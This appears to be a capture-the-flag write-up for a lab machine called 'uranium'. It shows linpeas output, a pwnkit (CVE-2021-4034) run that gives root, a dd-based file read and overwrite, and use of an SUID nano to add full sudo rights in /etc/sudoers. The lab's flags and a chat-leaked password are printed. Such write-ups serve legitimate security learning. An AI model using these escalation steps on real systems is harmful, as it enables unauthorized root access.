hakanbey@uranium:~$ 
```

`scp -i id_rsa hakanbey@10.10.121.133:chat_with_kral4 .`

Can't find nothing in this application


Download and run linpeas

I found a lot of misconfigurations



```
                              Interesting Files

═════════════════════════════════════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 111K Feb  2  2021 /usr/lib/snapd/snap-confine  ⟶  Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-- 1 root messagebus 42K Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 427K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 99K Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 22K Mar 27  2019 /usr/bin/pkexec  ⟶  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 75K Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40K Mar 22  2019 /usr/bin/newgrp  ⟶  HP-UX_10.20
-rwsr-xr-x 1 root root 59K Mar 22  2019 /usr/bin/passwd  ⟶  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 37K Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 44K Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 19K Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37K Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 75K Mar 22  2019 /usr/bin/chfn  ⟶  SuSE_9.3/10
-rwsr-sr-x 1 daemon daemon 51K Feb 20  2018 /usr/bin/at  ⟶  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 146K Jan 19  2021 /usr/bin/sudo  ⟶  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 27K Sep 16  2020 /bin/umount  ⟶  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 63K Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 44K Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 31K Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 43K Sep 16  2020 /bin/mount  ⟶  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-x--- 1 web kral4 75K Apr 23  2021 /bin/dd

#
# m h  dom mon dow   command
* * * * * ripmime -i /var/mail/hakanbey -d /home/hakanbey/mail_file/ ; find /home/hakanbey/mail_file/ -name "application*" -type f -exec chmod +x {} \; -exec {} \; ; > /var/mail/hakanbey ;
rm /home/hakanbey/mail_file/*
incrontab Not Found
-rw-r--r-- 1 root root   722 Nov 16  2017 /etc/crontab

                              System Information

═════════════════════════════════════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 4.15.0-142-generic (buildd@lgw01-amd64-036) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #146-Ubuntu SMP Tue Apr 13 01:11:19 UTC 2021
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.5 LTS
Release:        18.04
Codename:       bionic

═════════════════════════════════════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.21p2

═════════════════════════════════════════╣ CVEs Check
Vulnerable to CVE-2021-4034
```

2 flags can be captured by using pwnkit vulnerability




```
hakanbey@uranium:~$ python3 pwnkit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# id
uid=0(root) gid=1000(hakanbey) groups=1000(hakanbey)
# cd /root
# ls -la
total 32
drwx------  4 root root 4096 May  6  2021 .
drwxr-xr-x 24 root root 4096 May  4  2021 ..
lrwxrwxrwx  1 root root    9 Apr 25  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 Apr  9  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Apr  9  2021 .ssh
-rw-r--r--  1 root root 1546 May  6  2021 htmlcheck.py
-rw-r--r--  1 root root   38 Apr 10  2021 root.txt
# cat root.txt
thm{81498047439cc0426bafa1db5da699cd}
# cd /home
# ls
hakanbey  kral4
# cd kral4
# ls
chat_with_hakanbey  user_2.txt
# cat user_2.txt
thm{804d12e6d16189075db2d45449aeda5f}
# ls -la
```

but to find password we need dowload file

`/var/log/hakanbey_network_log.pcap`


MBMD1vdpjg3kGv6SsIz56VNG



```
1 0.000000 127.0.0.1
2 0.000009 127.0.0.2
3 0.000015 127.0.0.1
```

```
MBMD1vdpjg3kGv6SsIz56VNG
Hi Kral4
Hi bro
I forget my password, do you know my password ?
Yes, wait a sec I'll send you.
Oh , yes yes I remember. No need anymore. Ty..
Okay bro, take care !
```


Very nice password stolen idea



```
→hi
akanbey:hi
ral4:how are you?

→I forget my password, do you know my password ?
akanbey:I forget my password, do you know my password ?
?
→bad
akanbey:bad
ral4:what now? did you forgot your password again

→yes
akanbey:yes
ral4:okay your password is Mys3cr3tp4sw0rD don't lose it PLEASE
ral4:i have to go
ral4 disconnected

onnection terminated
ou have mail in /var/mail/hakanbey
akanbey@uranium:~$ cat /var/mail/hakanbey
rom hakanbey@uranium.thm  Tue Oct 17 20:14:01 2023
eturn-Path: <hakanbey@uranium.thm>
-Original-To: hakanbey
elivered-To: hakanbey@uranium.thm
eceived: by uranium (Postfix, from userid 1000)
        id 24BA1401B0; Tue, 17 Oct 2023 20:14:01 +0000 (UTC)
rom: root@uranium.thm (Cron Daemon)
o: hakanbey@uranium.thm
ubject: Cron <hakanbey@uranium> ripmime -i /var/mail/hakanbey -d /home/hakanbey/mail_file/ ; find /home/hakanbey/mail_file/ -name "application*"
 /var/mail/hakanbey ; rm /home/hakanbey/mail_file/*
IME-Version: 1.0
ontent-Type: text/plain; charset=UTF-8
ontent-Transfer-Encoding: 8bit
-Cron-Env: <SHELL=/bin/sh>
-Cron-Env: <HOME=/home/hakanbey>
-Cron-Env: <PATH=/usr/bin:/bin>
-Cron-Env: <LOGNAME=hakanbey>
essage-Id: <20231017201401.24BA1401B0@uranium>
ate: Tue, 17 Oct 2023 20:14:01 +0000 (UTC)
```

`sudo -u kral4 /bin/bash`


Now I can use misconfiguration dd bynary to read web flag



File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
dd if=$LFILE
```




```
kral4@uranium:/var/www/html$ LFILE=web_flag.txt
kral4@uranium:/var/www/html$ dd if=$LFILE
thm{019d332a6a223a98b955c160b3e6750a}
0+1 records in
0+1 records out
38 bytes copied, 0.00207084 s, 18.4 kB/s
kral4@uranium:/var/www/html$
```

`cp /bin/nano /home/kral4/`


`echo 'bash' | /bin/dd of=index.html`

Author's privilege escalation I think was to use this nano binary




```
kral4@uranium:~$ cd ..
kral4@uranium:/home$ cd kral4/
You have new mail in /var/mail/kral4
kral4@uranium:/home/kral4$ ls -la
total 384
drwxr-x--- 3 kral4 kral4   4096 Oct 17 20:43 .
drwxr-xr-x 4 root  root    4096 Apr 23  2021 ..
lrwxrwxrwx 1 root  root       9 Apr 25  2021 .bash_history -> /dev/null
-rw-r--r-- 1 kral4 kral4    220 Apr  9  2021 .bash_logout
-rw-r--r-- 1 kral4 kral4   3771 Apr  9  2021 .bashrc
-rwxr-xr-x 1 kral4 kral4 109960 Apr  9  2021 chat_with_hakanbey
-rw-r--r-- 1 kral4 kral4      5 Oct 17 20:14 .check
drwxrwxr-x 3 kral4 kral4   4096 Apr 10  2021 .local
-rwsrwxrwx 1 root  root  245872 Oct 17 20:43 nano
-rw-r--r-- 1 kral4 kral4    807 Apr  9  2021 .profile
-rw-rw-r-- 1 kral4 kral4     38 Apr 10  2021 user_2.txt
kral4@uranium:/home/kral4$ 
```

I have the mail. Who did it??)))))))))))))




```
This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

------MIME delimiter for sendEmail-992935.514616878
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

I give SUID to the nano file in your home folder to fix the attack on our  index.html. Keep the nano there, in case it happens again.

------MIME delimiter for sendEmail-992935.514616878--

From root@uranium.thm  Tue Oct 17 20:44:50 2023
Return-Path: <root@uranium.thm>
X-Original-To: kral4@uranium.thm
Delivered-To: kral4@uranium.thm
Received: from uranium (localhost [127.0.0.1])
  by uranium (Postfix) with ESMTP id 87FDA401AF
  for <kral4@uranium.thm>; Tue, 17 Oct 2023 20:44:50 +0000 (UTC)
Message-ID: <876515.517567412-sendEmail@uranium>
From: "root@uranium.thm" <root@uranium.thm>
To: "kral4@uranium.thm" <kral4@uranium.thm>
Subject: Hi Kral4
Date: Tue, 17 Oct 2023 20:44:50 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/related; boundary="----MIME delimiter for sendEmail-68804.1768307848"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

------MIME delimiter for sendEmail-68804.1768307848
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

I think our index page has been hacked again. You know how to fix it, I am giving authorization.

------MIME delimiter for sendEmail-68804.1768307848--
```

Add for hakanbey user all sudo permissions



```
  GNU nano 2.9.3                                                              /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
#Defaults       mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
hakanbey        ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

`sudo su`



```
hakanbey@uranium:~$ sudo su
[sudo] password for hakanbey:
root@uranium:/home/hakanbey# id
uid=0(root) gid=0(root) groups=0(root)
root@uranium:/home/hakanbey# 
```